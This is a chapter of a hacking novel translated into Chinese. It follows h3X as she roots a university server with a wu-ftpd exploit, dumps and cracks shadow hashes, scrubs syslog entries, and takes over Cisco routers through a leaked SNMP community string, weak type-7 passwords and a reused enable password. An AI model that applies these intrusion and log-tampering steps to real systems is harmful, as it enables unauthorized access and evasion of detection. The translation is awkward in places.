即使是在黑客的世界里也有品牌。品牌给你提供一些关键信息。许多品牌努力传达的信息是一个质量形象。如果有了品牌，就肯定能有一个相当稳定的客户群，因为追求质量的人很少有人会太多地考虑钱。在黑客世界里，钱一般不是问题。所以，一些人努力过，只是滋味并不好受。但是，对于工具和探索名望的一个大的快乐客户群、以及地狱来说，大多数人都喜欢名望。

h3X 的配置中有大量不同的 wu-ftpd 探索器。她自己的资源库和 <http://www.packetstormsecurity.org> 上可获得的公用资源让她光是这个 wu-ftpd 版就有大约 10 个探索器。她在寻找质量品牌，因为她有一个选择。实际上就类似于采购，那个用 Java 的探索器看上去的确就像娱乐设备，但实际也并非如此。在快速检查了代码之后，她去找 7350wu。

```

tanzplatz# ./7350wu -h tombstone.bszh.edu.
7350wu - wuftp <= 2.6.0 x86/linux remote root (mass enabled)
by team tes0

phase 1 - login... login succeeded
phase 2 - testing for vulnerability... vulnerable, continuing
phase 3 - finding buffer distance on stack... #####
found: 1096 (0x00000448)
phase 4 - finding source buffer address... #####
found: 0xbfffd9da
phase 5 - find destination buffer address... #####
found: 0xbfffad74
phase 6 - calculating return address
retaddr = 0xbfffdb2
phase 7 - getting return address location
found 0xbfffd78
phase 8 - exploitation...

```

```

    using return address location: 0xbfffc78
len = 510
2240
1934652240
uid=0(root) gid=0(root) groups=1(bin)
ls
System.map
backup
bin
boot
cdrom
dev
etc
home
install
lib
lost+found
mnt
proc
root
sbin
tmp
usr
var
vmlinuz
vmlinuz.old
vmlinuz.slack
w
  4:26pm  up 40 min,  0 users,  load average: 0.00, 0.02, 0.09
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT

```

现在 h3X 拥有了系统的 root，她能放松一会了。从前一天晚上开始所有与系统和打印机的混战结束了。在某些系统上获得 root 就没有什么事了，无论有多复杂，或者像这种情况有多简单。root 就等于一切搞定。又一次，我们的黑客女侠并没有遵从大多数编码者根据标准过程看到的那样。她没有在系统上安装一个最好的 rootkit 并继续。为什么？哦，那是她的一段历史。

一次，在她拉斯维加斯的一个黑客会议上，h3X 看到一位年轻人（只有 18 岁）

入侵了一个系统。这个家伙把 h3X 当作几乎没有黑客技能的布景妓女。像往常一样，那个花花公子想用速度给她留下深刻印象。所以在获得了那个系统的 root 之后，他就切换到另一个 xterm 并 FTP 到一个 rootkit。几秒钟后数据包到达目标系统，他启动准备好的名叫 31337kit.sh 的脚本，并确信他已经表演了高超的黑客技能。h3X 目睹了整个过程，对那个家伙微笑着；那个家伙几乎跳出椅子，而且好像对那天晚上、明天和他们的余生都做出了安排。尽管他的极端充满希望的愿望，但她的微笑并不是对充斥着未来一代黑客的世界的邀请。

h3X 仍然笑着问，“我可以吗？”那家伙看上去有些迷惑但没有拒绝，他稍微向右移了一些，以便她能触摸到键盘。她向前倾斜着身子，头发触及直盯着 rooted 系统看的男孩的脸颊。h3X 不是黑掉那个系统，只是输入两个字母，慢慢按下回车键，向后退了一步，以确保这个花花公子能集中在屏幕上而不是她的身段上。当那个快乐的黑客看着屏幕时，他并不理解看到的東西：

```
Linux:~# ls
ld.so can not find libc5.so ....
Linux:~#
```

“很好，伙计，” h3X 说，“你知道是什么动态链接器吗？”那个家伙意识到有什么东西不对，看着屏幕目瞪口呆。h3X 想检查重要功能来看看他是否还活着，但是那家伙只是被震惊了。所以她继续，“你的 rootkit 代替了与系统库动态链接的二进制数的文件。不幸的是，你的 rootkit 二进制数没有与系统上可用的库链接，而是链接到较老的库。你破坏了这个二进制数文件。你没有隐藏自己的出现，而是尽可能大声喧哗，因为即使是基本系统管理和操作现在也会失败。无法修复了，系统将在……姑且说 24 小时之后吧，将经历一次法医分析。”

初级黑客男孩几乎没有显出丝毫的不高兴。但是后来他的表情就变了，他压不住心头的怒火，猛地将膝上型电脑关上，像一本书似的夹在右胳膊底下走出那个房间，去干大多数他这种年龄的男孩爱干的事情：不用脑筋的寻找屏幕妓女。（以后的四年里他并没有获得成功）。

但是 h3X 从她相当有趣的相遇中学到了一个重要的教训。在你已经变成 root 之后完全弄糟一次攻击并不太难。从那以后，h3X 更偏爱恰巧在他们所在的级别保持她的访问方式。她从 Shadow 文件中抓取密码哈希，然后把它们扔进她选择的破解程序中：John the Ripper。这种思想是用已知的和已存在的（可能甚至还属于“wheel”组的）用户名登录似乎比连接到有趣的入站端口更少被怀疑。用户名大量不足就能出错，而且过程是被动的，也增加了吸引力。当然，这没有安装一个可安装的内核

模块 (LKM) 那么有趣, 但是没趣也不是 h3X 的问题。

```
cat /etc/shadow
root:eXVguPYs1bIv2:11535:0:0:0:
bin:!:9797:0:0:0:
daemon:!:9797:0:0:0:
adm:!:9797:0:0:0:
lp:!:9797:0:0:0:
sync:!:9797:0:0:0:
shutdown:!:9797:0:0:0:
halt:!:9797:0:0:0:
mail:!:9797:0:0:0:
news:!:9797:0:0:0:
uucp:!:9797:0:0:0:
operator:!:9797:0:0:0:
games:!:9797:0:0:0:
ftp:!:9797:0:0:0:
gdm:!:9797:0:0:0:
nobody:!:9797:0:0:0:
dizzy:EqaVYvg7hWxu6:11535:0:99999:7:0:
wwwrun:!:11536:0:99999:7:0:
james:XXyEbZ25EGp0M:11537:0:99999:7:0:
```

所以至少有两个人在定期使用这个系统。一个好的假设是这两个人是管理员。她删除 John the Ropper 中的密码哈希并将它启动。h3X 有一台相当好的膝上电脑, 但是要花一些时间。无论如何, 只要她让这个会话运行着, 她就想弄明白是什么和不是什么记录了关于她的打印机活动的日志。她并不真正关心她在系统上的活动是否迟早会被观察到。她能接受微小的笨驴 Linux 系统的损失。但是被打印机上一些可爱的探索器捕获会将这个很好的小存储策略暴露给还不知道的人。Honeynet 项目在设置“捕获脚本编写人员”系统中做了一件相当好的事, 但是他们的设置中仍然没有打印机。

```
tombstone:~# cat /etc/syslog.conf
# /etc/syslog.conf
# let's have all the stuff in one place
local4.*                /var/log/cisco
*.*                      /var/log/messages
```

```
*.* -/dev/tty9
tombstone:~#
```

h3X 眯着眼睛，她的表情在一秒之间变了。这是一个有趣的设置。什么人把所有的消息通过系统日志放在了一个文件里？一定有某种原因，因为一个愚蠢的傻瓜根本不会费事去改变系统日志的配置。那人也喜欢实时地观察事物，h3X 只能这样解释。将所有的系统日志输出发送到控制台吗？这个想法算得上是个好的主意。将所有的消息放在一个文件里，他就能用 UNIX 命令行的任何组合来对整批数据立即进行解析、解剖和变戏法的工作。这并不是每个人都最喜欢的设置，但如果能使用它还是相当有效的。h3X 确信并在心里感谢那个家伙使她的生活变得更容易。这就是管理人员的报酬吗？

```
tombstone:~# grep "printer:" /var/log/messages
Jan 23 13:09:16 194.95.31.3 printer: connection with 217.80.139.70
aborted
Jan 23 13:10:31 194.95.31.3 printer: offline or intervention needed
Jan 23 13:11:46 194.95.31.3 printer: error cleared
Jan 23 13:13:02 194.95.31.3 printer: connection with 217.80.139.70
aborted
Jan 23 13:14:17 194.95.31.3 printer: offline or intervention needed
Jan 23 13:15:32 194.95.31.3 printer: error cleared
Jan 23 13:16:47 194.95.31.3 printer: offline or intervention needed
Jan 23 13:18:02 194.95.31.3 printer: error cleared
Jan 23 13:19:18 194.95.31.3 printer: offline or intervention needed
Jan 23 14:32:21 194.95.31.3 printer: peripheral low-power state
Jan 23 15:27:01 194.95.31.3 printer: syslog started
Jan 23 15:27:01 194.95.31.3 printer: powered up
Jan 23 15:27:01 194.95.31.3 printer: ready to print
```

跟猜测的一样，系统日志中包含一些严重迹象表明她在这儿。h3X 检查了系统上剩余的磁盘空间。当她打开 vi 来修改消息文件时，她并不想用编辑器所创建的交换文件过多占用自由空间。当从系统日志消息产生的交换文件超过其容量、占满文件系统、并使各种事情都严重出错时，一定看上去很傻。

但是还有足够的空间，她直接去编辑消息文件。几分钟后，几个全局应用的 POSIX 常规表达式之后，日志文件不再含有任何迹象表明她在打印机上做了操作。所有对 SSH 与 CRC 错误有联系的怀疑也就不复存在了。

这时，门铃响了，h3X 离开计算机一会儿去看看是谁。是几个她经常一起玩的

女孩。它们今天打算去某个游泳池（那是一个鸡尾酒吧的名称）。“嘿，母狗，把愚蠢的计算机关掉，我们去玩吧，”一个来访者说道。

“好的，就等1秒种，OK？”

“小孩，你说的‘1秒种’通常意味着在你能开始挪窝之前我们还要听至少2到3张CD。不要再跟我们搞这一套了。我渴了，你可以明天再入侵五角大楼。赶快！”

h3X 给她朋友一个奇怪的眼神并回到她的机器前。她至少需要检查这个系统上的剩余信息还不是太坏。既然系统日志文件还开着，她便检查了从她FTP攻击遗留下的垃圾，删除能泄露这些事情的一些程序行。事实上，因为很匆忙，所以她没有检查是什么就删除了最后2小时的所有FTP活动的迹象。

“姑娘，如果你在1分钟之内不停止四处攻击，我们就不等你了，”她的来访者坚持着。

“好了。我已经好了。”h3X 注销了称为“里程碑”的已被管理员知道的系统，让她自己的膝上电脑继续运行密码攻击，将它放在角落里。然后她换下宽松的裤子和T恤衫，换上更适合于出去闲逛的衣服：紧身的黑色裤子和腹部有点露的套装。然后他们就径直去寻找纯粹女孩的乐子了。

从多个角度看，鸡尾酒吧都是一个恰当的地方。首先，h3X 的酒量相当好，然后她甚至还碰上了一个男孩。那男孩大约比她高一头，虽然还不完全像运动员的身材那么好，但还是很迷人的。他们聊了一会，她发现他也在计算机行业工作，但是这个话题在晚上的剩余的时间里不再出现了。他是那种你跟他聊着感觉很酷的家伙。他了解很多音乐、乐队和诸如此类的东西，他一直喝浓饮料，语言很文雅，一直盯着她的胸部，一切都相当好。

尽管他们刚刚认识，他们还是涉及到一些严肃的个人讨论，并以相互拥抱、亲吻和抚摩而告别。不幸的是那个男孩来自另外一座城市，刚刚和他的同事到这里来出差，他看上去整个像个计算机虫。所以，h3X 把这次遭遇记为某种严重的醉酒，一个美好的夜晚，看到一个惊慌失措的家伙离开他的座位又返回三次，因为他忘记了所有各种东西（像他的钱包、汽车钥匙、雪茄和一些看上去他1小时以前可能去过的某个地方的有趣的徽章）

周日

今天是星期天，h3X 又是独自一人。她给朋友们打电话发现他们的夜晚比她更无聊。然后，就到了该检查笔记本的时间了，当然，检查她昨天入侵的系统。笔记

本已经冷却的风扇不再嗡嗡叫，她打开控制台的锁定看看 John the Ripper 发现了什么。屏幕上写着：

```
(kG$77L_)      root
(Y174K!9)      dizzy
(CanHcky)       james
```

h3X 想，今天是一个可怕的开端。她过了一个美好的夜晚，早上，好像叫了房间服务，她用土司面包、咖啡、番茄酱和这些人的密码作为早餐。假设他们已经就绪了。首先，该吃点东西补充过去 8 小时里失去的能量。然后 h3X 上线看看昨天的那个系统是否还在。它还在。

尽管大多数的黑客都有几个弹跳点和能在 Internet 领地中用来隐藏踪迹的其它系统。h3X 并不拥有这些资产，坦率地说，她并不关心这些。理论上说，可以用这种或那种方式跟踪即使不是全部也是大多数的黑客。但事实上，大多数的系统管理员并没有这种技能，而且也不打算去雇佣昂贵的咨询公司来跟踪他们。即便他们这样做了，或者他们的人实际上知道他们的功夫，几乎也没有人在恰当的时间与 FBI 联系或者向想呆在完全不同权限世界中的男孩（或女孩）收取民事费用。忘了吧。所以 h3X 启动 SSH 直奔那个系统。她试图直接用 root 登录，登录成功了。

该再对系统做一些探索了，因为女黑客知道：如果管理人员能很快发现她在那台机器上，就还会有有趣的事情的。但是，先浏览一下，是一台系统日志服务器。h3X 昨天晚上看到的那台 Web 服务器真的就是那台——一台已安装又被忘记的 Apache。在那个系统上进行从源代码的编译，顺便说一下，那个系统安装的是 Slackware。除了常规软件、已知服务和 SSH 以及有关的进程外没有太多别的东西在运行。所以，h3X 寻找系统上的人员和程序的 home 目录。也没有什么。用户 James 的 home 目录正是/Etc/skel 的拷贝，而且也没有什么有用的信息。

阅读近年来自己入侵的所有系统的 shell 历史一直是 h3X 最喜爱的活动之一。除了系统日志外，如果系统的超级用户能启用这些 shell 历史并且没有太多改过配置，他们会提供很多优待，而且有时候，甚至会有一些她以后会用到的很酷的命令行技巧。但是大多数人，甚至是对 UNIX shell 命令很熟悉的人也会留下凌乱的历史。上帝，她看见什么了？一个家伙不知道 killall 命令在 Sun Solaris 和 Linux 系统上的区别，而试图在 Solaris 系统上执行 killall httpd 命令，这会在很短的时间后关闭电源并重启。好吧，至少做跟名字所建议的一样。

另外一个人发现他的数据库服务器系统磁盘空间有问题。检查完所有可用的设备并发现一个似乎为空的磁盘分区，他在那上面创建一个文件系统，并将一些较大

的 home 目录移到那儿。有趣的是这个特殊系统是另一个男孩的历史文件。显然对 Oracle 数据库响应了，试图要弄清楚含有所有数据的原设备可能发生什么事。她能想像数据库管理员（DBA）最终发现的时候真的会对另外那个家伙发疯的。

她检查 Dizzy 的 home 目录的下一级。是空的，但是 .bash_history 文件很大，一定值得一读。那家伙继续调用同一个 shell 脚本。

```
./getconfig.sh clustrtr 194.95.9.11 'blr)cAg3'
./getconfig.sh techc1 194.95.9.11 'blr)cAg3'
./getconfig_new.sh ipv6test 194.95.9.11 'blr)cAg3'
./getconfig.sh techc2 194.95.9.11 'blr)cAg3'
```

下一个逻辑移动对 h3X 是第二个特性。当然，她看着 shell script 本身：

```
tombstone:~# cat getconfig.sh
#!/bin/bash

if [ -z $3 ]
then
    echo "Usage: $0 routename desthost write-community"
    exit 1
fi

FILENAME="$1-config"

echo "Getting config from $1 to $2"
touch /tftpboot/${FILENAME}
chmod 666 /tftpboot/${FILENAME}
snmpset -v1 $1 $4 .1.3.6.1.4.1.9.2.1.55.$2 s $FILENAME
tombstone:~#
```

“酷，” h3X 大声自言自语。“这些家伙用这个系统来配置管理路由器。很有趣。”她的脸上有一种明朗的笑。她已经能看到这个网络不久就会成为她的运动场。你不会放过像这种未用过的机会。下一步要反映改变了的优先级，h3X 离开了计算机，从冰箱拿出一瓶可乐，打开立体声的电源，播放一曲好听的 DJ，将贴着“卷”标签的把柄转到右边，然后她又回到笔记本前。

h3X 在“里程碑”系统上，检查/etc/inetd.conf，看看 Trivial 文件传输协议（TFTP）将它的文件写到哪里了。这是名正言顺的事。大多数人并没有看到她刚刚在 shell 脚

本中发现的这么有趣的东西。但她不是“大多数人”。h3X的确知道这个 shell 脚本能做什么。它指导 Cisco 路由器，实际上是它上面的 InternetWork 操作系统（IOS）将其当前配置放在前面提到的 TFTP 服务器上——正是这个系统——告诉它如何给这个文件命名。因为配置文件一定要在这个系统上，所以它获得了全部 9 个场所。Cisco 配置文件含有有趣的信息，例如防火墙的配置（叫做访问控制列表）或者由此的泄露，路由器和网络大小，甚至还有没有真正加密的密码。

inetd 配置文件中的 TFTP 行并不是指一个目录，它告诉 h3X 可能的默认值。据她记得的应该是/tftpboot。紧接着听到她房间中一个拍前额的声音。“漂亮的小女孩，”她说，“就在你眼前的这个脚本中。”所以，她转到/tftpboot 目录，看到大约有 50 个文件，所有的文件都以-config 结束，太好了。她鼓足勇气检查一下 cron 表，列出了其中可能正常执行的程序。这个“里程碑”系统上的表实际上包含一个对 getconfig.sh 脚本调用的列表，所以这个系统在夜间要停掉并获得全部路由器上所用配置的备份。

h3X 使用安全 shell 备份程序（scp）将文件下载到她自己的机器上。你自己系统上的某个位置甚至有整个大学路由器的配置集，真是酷啊，尤其是如果没有人怀疑你有。密码是用认为安全（除非是有人知道它的工作原理，而这决不会发生）的基于某种异或（XOR）函数的微小算法加密的。很好，它已经有了，h3X 想着。隐匿的安全从来不会有意义，因为信息迟早会泄露的。信息越是令人感兴趣，它就越容易随时间流逝而失去价值（如探索器），而秘密也会传播得越快。

当两个以前不相关的神经键突然决定要联手时，一个想法涌入了她的脑子：Douglas Adams 应该是靠 Oday 探索器而不是靠坏消息做空间旅行的。哦，错误的脚本，无论如何这是个坏主意，因为资源的 Oday 探索器是非常有限的，而提供坏消息几乎是无穷的。自发的突发行为也是如此。但是所提到的 Cisco 算法真的不是个好主意。对于第一个发现它的男孩算是相当不错了，因为他在找到 Key 之前必须要费力地在大量的绝不相关的二进制数据中跋涉。但在他发现之后，人们就几乎能用任何一种语言来写即时破解程序。你能让掌上电脑获得这些程序，甚至目前移动电话也能这么做了。

女黑客知道这些规则。你不能靠没有人会知道你做了什么来保护计算机系统。最好告诉与你一起工作的人，看看是否有人能找到办法来击溃你的保护。如果需要依赖你安全措施的每个人都首先有机会去检查它，你就获得了一个测试队伍和可应用这一机制的想法。有时要花费数年才会有第一个人说“找到了，有了！”并告诉你他是如何攻破的。理想情况下，这决不会发生。然后，你就获得了一个好概念。否则，你就得回去重新设定一个。

回到工作上，h3X 想使用 bash（她选择的 shell）功能来发现 Cisco 路由器上用了多少不同的密码。

```
tanzplatz# grep "password 7 " * | cut -d' ' -f4 | sort | uniq
131516001F0D032B38
tanzplatz#
```

这并不是一个理想的查询，但此时对 h3X 已足够了。所以他们对所有的系统使用惟一的用户密码。Cisco ISO 一般用两个不同类型的本地密码加密。其中一个叫 enable secre 密码，这是一个真正的 MD5（消息分类 5）哈希函数。h3X 对此不能做什么。MD5 哈希是一个单向诱捕函数。它在单向上容易执行但几乎不可能打开，这跟删除标题相当类似。这里的区别是残忍的暴力决不能把头重新安回到你的肩膀上，而一台高端计算机能够在整个可能或极可能的主键空间内搜索 MD5 哈希并破解它。

另一种加密就是这种已被破解的、老的、有趣的算法，不管是什么兼容的原因他们一直还在用。这种加密恰好向 h3X 暴露了至少是用户级访问的密码。现在，她只需要一台能连上的路由器并弄清楚她的发现是否正确。做这件事情的最好的方式是，在信息流要试图到达这个网络中的一个系统时跟随信息流经过的路径。因为这条路将通过路由器。

当只是一般地玩玩 Internet，尤其是路由器时，h3X 学会的第一件事情就是：在网络中思考的最好方式就是管一管数据包。如果你能把心放下来，并觉得在 1 500 字节的帧上工作和坐在 \$1 500 的长沙发上感觉一样舒服，那么你已经有了正确的心态。你可扣住电缆并等待送交某处，然后立即加速到几乎是光速，直到下一跳——另一个路由器。你还应尽可能快地取下数据包（它有可能被破坏，你并不想自己冒险），看看它发生了什么事。通常，与电缆的时间相比好像停放了好久，然后解剖并用一些改变的数据进行功能重新装配。现在，可以返回并享受你行程的下一站了。

所以 h3X 对她现在拥有的 Linux 系统进行跟踪，并检查其结果：

```
tanzplatz# traceroute tombstone.bszh.edu
traceroute to tombstone.bszh.edu (194.95.9.11), 30 hops max, 40 byte
packets
 1  217.5.98.2 (217.5.98.2)  89.486 ms  56.77 ms  56.447 ms
 2  217.237.152.14 (217.237.152.14)  53.405 ms  54.703 ms  52.91 ms
 3  WAS-E4.WAS.US.NET.DTAG.DE (62.154.14.134)  149.645 ms  149.313 ms
150
    .723 ms
 4  so-2-0-0.asbnval-hcr1.bbnplanet.net (4.25.153.49)  149.578 ms 151.925
    ms  150.071 ms
```

```

5  so-6-0-0.washdc3-nbr1.bbnplanet.net (4.24.11.249) 150.636 ms 150.5
   ms 152.335 ms
6  so-7-0-0.washdc3-nbr2.bbnplanet.net (4.24.10.30) 152.175 ms 152.38
   ms 154.666 ms
7  p9-0.phlapa1-br2.bbnplanet.net (4.24.10.186) 162.514 ms 155.853
   ms 154.839 ms
8  p15-0.phlapa1-br1.bbnplanet.net (4.24.10.89) 154.465 ms 170.516
   ms 155.028 ms
9  p13-0.nycmny1-nbr2.bbnplanet.net (4.24.10.178) 156.78 ms 156.029
   ms 160.874 ms
10 so-4-0-0.bstnma1-nbr2.bbnplanet.net (4.24.6.49) 162.493 ms 161.999
   ms 160.249 ms
11 so-7-0-0.bstnma1-nbr1.bbnplanet.net (4.24.10.217) 161.189 ms 160.
   744 ms 161.193 ms
12 p2-0.bstnma1-cr1.bbnplanet.net (4.24.4.210) 174.567 ms 161.959
   ms 160.909 ms
14 s2-7.bszh.bbnplanet.net (4.24.80.66) 162.164 ms 163.994 ms 181.
   692 ms
15 194.95.1.17 (194.95.1.17) 187.152 ms 165.603 ms 165.059 ms
16 194.95.9.1 (194.95.9.1) 172.134 ms 169.962 ms 181.099 ms
17 tombstone.bszh.edu (194.95.9.11) 192.432 ms 176.783 ms 162.666 ms
tanzplatz#

```

很好，在小 Linux 系统之前的最后一跳很像一个路由器。现在 h3X 能看看密码是否值得费事或者她是否正蹒跚通过一个没人再用的老的 Cisco 路由器配置资源库。

```

tanzplatz# telnet 194.95.9.1
Trying 194.95.9.1...
Connected to 194.95.9.1
Escape character is '^]'.

User authentication

Password:
tech1> q
tanzplatz#

```

“是的，获得了对路由器的用户级访问，” h3X 向空空的房间报告。在完成了一

些工作时给自己一些奖励总是很好的，所以她从办公室的椅子上站起来走到厨房喝点咖啡、抽支烟。现在，惟一的问题是启用的加密密码。Cisco 路由器有 15 种不同的权限级别。一般只使用第 1 级和第 15 级，你猜什么，15 级是超级用户。仅用 15 级（一般叫做 enable access **允许访问**）她就能重新配置这个系统并开一些严肃的玩笑。让我们试试，h3X 想。

```
tanzplatz# telnet 194.95.9.1
Trying 194.95.9.1...
Connected to 194.95.9.1.
Escape character is '^]'.

User authentication

Password:
tech1> enable
Password:
tech1# q
tanzplatz#
```

“上帝是个女孩！”h3X 大叫一声。启用密码跟易于解密的用户级访问 key 相同。“好家伙，”她对着屏幕说，实际上却是对这些系统的管理员说，“你这样做时命令行界面甚至警告过你。怎么就不猜猜为什么呢？”但事实是：大多数人都不仅忽视了密码本身是重要的，而且把它用在哪里也是重要的这样一个事实。如果你有一个大约为 10 个字符的加强型密码，并且在所有的地方都用这样的密码，就冒了一个多米诺效应的险。假设某人将这个密码用作公司账号，也用作他订阅的 Web 页面。现在，在这些 Web 页上，或者更精确地说，在 Web 页后面的数据库上，密码就会以明文方式存放。反过来，这就意味着他公司的账号密码以明文方式存放在某个 Web 站点的数据库上。现在，难道公司账号不**允许**远程虚拟私有网络（VPN）访问吗？是的，仍是同一个密码，被一些可能有缺陷的 Web 系统保护。同样的概念也适用于 Cisco 配置。当你获得了两个不同的加密安全级别：愚蠢的或者是经过验证的，在两者中使用相同的密码，其价值是什么呢？

女黑客想确信启用密码对所有的系统都适用。如果只因为你没有完全证明一个理论，在做某个你正计划着的令人激动的事时，发现这事就是烤面包，那就太糟了。她用 grep 命令从配置中获得所有的启用密码字符串，并将他们作为用户名跟配置文件名一起放在一个文件中。

```
tanzplatz# for j in `ls *-config`; do (
> echo -n "${j}:";
> grep "enable secret" $j | awk '{print $3}' );
> done >secrets.txt
tanzplatz# echo -e "test\npartagas\n" >wordlist.txt
```

现在她将单词列表和假的 shadow 文件提供给 John the Ripper。大部分密码立即就被破解了，因为在这个难以置信的扩展的单词列表中第二个单词是假定正确的。John 没有立刻返回，而是试图去破解其他的两个密码。h3X 对这个结果并不高兴。除了这两个路由器之外，她将整个网络都钉牢了。但是这两个路由器用的是不同的加密密码。她检查一下看看他们是否也有不同的用户名，但是（不幸的是）用户名都相同。那么，她需要有一种不同的方式来获得这两个路由器。把它们叫做 inetup1 和 inetup2 吧，所以对 Internet Uplink 系统至少有某种特别的保护，h3X 认为。

正在这时她的手机响了。“喂，” h3X 拿起电话。是昨天晚上的那个家伙。他只是想跟她说周末“再见”，而且不想让她认为他是一个屁眼或其它什么东西。他为今天早上用这样一种混乱的方式离开而道歉。实际上听起来好像他在对着周围的其它设备礼貌地喊着不正确的措辞。电话打得很平静，他们同意终止交往……无论为了什么都是值得的，h3X 并没有再说什么。

正当她按下电话上的红色按钮并想回去享受她的新的小小网络乐趣时，电话又响了。是另外一个女黑客，她会定期给 h3X 打电话看看她在干什么，有时还会问一些问题。

“嘿，h3X，有个问题是：我如何用 C 语言将一个 IP 地址转换成二进制数的形式？”

“你用它来干什么？”

“不要问。我只是需要二进制数的 IP 地址，千万不要告诉我用计算器。”

“好，我会用一个左移循环。有点像对 K 的从 0 到 31，左偏移 IP 地址看看当前数“与” 0x80000000 是否等于 1，然后写下 1；否则就记下 0。”

“太好了，谢谢。我并不理解偏移。你能给我发一个邮件，给我稍微详细地解释一下吗？我需要。”

“孩子，你需要那个来攻击吗？”

“不完全是，但这很重要吗？”

“因为我有一种做了你的家庭作业的感觉！”

“快点，h3X，不要耍我了。你能不能给我发邮件呀？”

“哦，好，我给你发。大约半小时后你检查邮箱。”

“谢谢！最近怎么样？”

她们继续聊了一会昨天晚上的那个家伙，如何遇上，如何度过夜晚的，等等。关于 bszh.edu 网络 h3X 只字不提。晚些时候他们也许会。

h3X 需要知道这个特殊的网络是如何工作的。弄明白它们是什么是另外一码事。事情是，管理员也许不是世界上最聪明的人，但是如果将每一个贴有 Cisco 系统标签的设备相互连接，他们就迟早会注意的。但是 h3X 有那个配置文件。现在，这个文件不仅仅是密码，有比这更多的信息。

```
!
version 12.1
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname techcl
!
enable secret 5 $1$cH0J$Qgu9zo07JF9z1qZLGr5dH/
!
!
!
!
!
!
ip subnet-zero
!
!
!
!
interface Ethernet0
 ip address 194.95.9.1 255.255.255.0
!
interface Serial0
 ip address 194.95.2.2 255.255.255.0
 no ip mroute-cache
 no fair-queue
 clockrate 800000
 encapsulation hdlc
!
```

```

interface Serial1
  no ip address
  shutdown
!
router eigrp 1
  network 194.95.0.0 0.0.255.255
!
ip classless
no ip http server
!
logging trap debugging
logging 194.95.9.11
snmp-server community blr)cAg3 RO
snmp-server community blr)cAg3 RW
!
line con 0
line aux 0
line vty 0 4
  exec-timeout 0 0
  password 7 1407131918052D2A37
  login
!
end

```

最上面一行，version，表明用来写这个配置文件的操作系统版本。除了极少数奇怪的情况，这是运行在设备上的版本。这是第一条关键信息。更早的版本显示出是一个没有人关心路由器和对一些探索企图开放了可能性的网络，但是 h3X 并不需要那个，因为她只剩下 4% 的路由器要接管。在那种情况下一个更新的 IOS 版本会更好些，因为它支持更多的功能，包括 h3X 计划要使用的功能。

配置文件的其它元素包含隐含信息。系统中的接口数很好地显示出是什么设备。如果你在配置中包括一些有趣的副作用，并不想让设备使爬行变慢。正因为理论上它能做一些事情并不意味着对那项工作就有足够的 CPU 能力。在接口列表中有着一个或多个控制器语句的设备一般比较大。如果它恰好知道一个以太网设备和一个 BRI（基本速率接口，或者只是简单的 ISDN），很可能不是一个 Internet 核心路由器。

在这种特殊的黑色或白色系统的应用上检验约 50 个不同的路由器配置跟它看起

来一样的枯燥。你需要系统地进行下去并集中注意力呆着，做这种基本动作，因为你并没有看到真正的制作过程。对 h3X 也同样，但是女性有时比男性注意力更集中一些，所以她花了夜晚中更好的时段来弄明白关于这个网络的互连和其它情况。在此之后，她几乎没有力气在睡觉之前再坐在床上看看电视。电话响了几次，以努力吸引这个参与了被人们称为夜生活的年轻人的注意，但都好像没有听见。

新兵第一

Christian 是 bszh.edu 的一个新兵。两个月前，当他从同事们称做“Yorpe”来到校园、在那儿花掉大约半年的时间看一些大型计算机设备时，他获得了 chris@bszh.edu 的邮件地址。到目前为止，他能处理他们交给他的所有任务，但是他并不想成为这个地方的网络管理员。那是他们试图压在我肩上的，但是我决不买账，他想。

今天是星期六，他不必工作。但是 Dizzy 告诉他：如果他小心点，就能在周末摸摸其他的生产系统。Dizzy 和 Christian 一致认为：在非生产系统上玩不能学到成为系统管理员的知识。因此，Christian 获得了用真实系统工作的 root 密码。而且由于 root 密码有点复杂，他将密码写在一张纸上，并放在钱夹中。没有人会发现。

既然这也许会成为他的下一个任务之一，Christian 检查了系统日志服务器。这是一台 Linux 机器。他家有一个 Linux 系统，所以知道其工作方式。Dizzy 告诉他要检查系统日志文件并熟悉主机上所有设备的点滴信息。他环顾四周一会儿，看见几个奇怪的系统，但是域名服务（DNS）是他的朋友，并告诉他有关他们是什么的很多信息。对于一些其它设备，他必须检查 Intranet 服务器上的文档。过了一会儿，Christian 看见几个来自真正未知设备的消息。他们不是最新的，大约是一周前的，看上去有些奇怪。Intranet、DNS 和他自己的文本文件没有泄露任何信息。“所以，周六我能给谁打电话弄清楚而不会被杀死呢？”Christian 自言自语。他有了一个主意。检查一下看看是谁最后登录过这个系统，他能把呼叫列表上的人数减少到几个。

Christian 发出一个 last 命令。这个命令会告诉他谁登录了，会话时间有多长。也会告诉他他们来自哪些 IP 范围，但这并没有立刻吸引他的兴趣。不幸的是，几千行名字闪过，列出了自从大学或至少是这个系统存在以来的每一个登录用户。该死，Christian 想，我忘记了命令行开关。

```
tombstone:~# last -10 -1
root                pts/1      194.95.17.9
james               pts/2      194.95.17.30
james               pts/2      194.95.17.30
root                pts/1      217.230.214.194
dizzy               pts/1      194.95.17.23
james               pts/3      194.95.17.30
root                pts/1      194.95.17.30
james               pts/2      194.95.17.30
james               pts/1      194.95.17.30
james               pts/1      194.95.17.30
tombstone:~#
```

不用限制命令行上的人数，这儿是一定支持的，他向上滚动 Windows 窗口，看看名字。很好，没有很多人用自己的用户名使用这个系统——事实上，只有 James 和 Dizzy。但是许多人以 root 登录，因为 root 密码对校园里的计算机人员是相当公开的。所以他别无选择，只好给 Dizzy 打电话。“喂，”“嘿，打扰了，我是 Christian。”

“嘿，Chris，什么事？”

“很抱歉在周末给你打电话”

“没关系，别这样说。你的问题是什么？”

“IP 地址是 194.95.254.17 的设备是什么？”

“哦，很简单。它是一台测试设备。我们拿这台路由器做测试，一个次要的系统，我把它跟网络相连看看它是如何工作的。实际上有点酷。你为什么要问这个？”

“哦，只是要按你说的去检查一下系统日志系统。这儿有大量的信息。”

“是，但是检查它是很酷的。”

“好吧，伙计，周一见。”

“再见。”

Christian 挂掉电话，不知道接下来要干什么。他想给自己建一台小的地震服务器，并将它连到这儿可用的大的 Internet 管道。懒懒地想着今天下一步的行动，Christian 向下滚动他刚刚做成的用户列表。奇怪，他想，谁从学校外面登录到这个系统了呢？如果他知道哪里有谁的数据库，他就能弄清楚这个特殊的连接来自哪里，但是他不知道。他不想再给 Dizzy 打电话。他想，某人这样做也许有一定原因。也许是 Dizzy 做的一个测试。谁知道呢？他从系统中退出来，配置他的地震服务器。

秘密服务

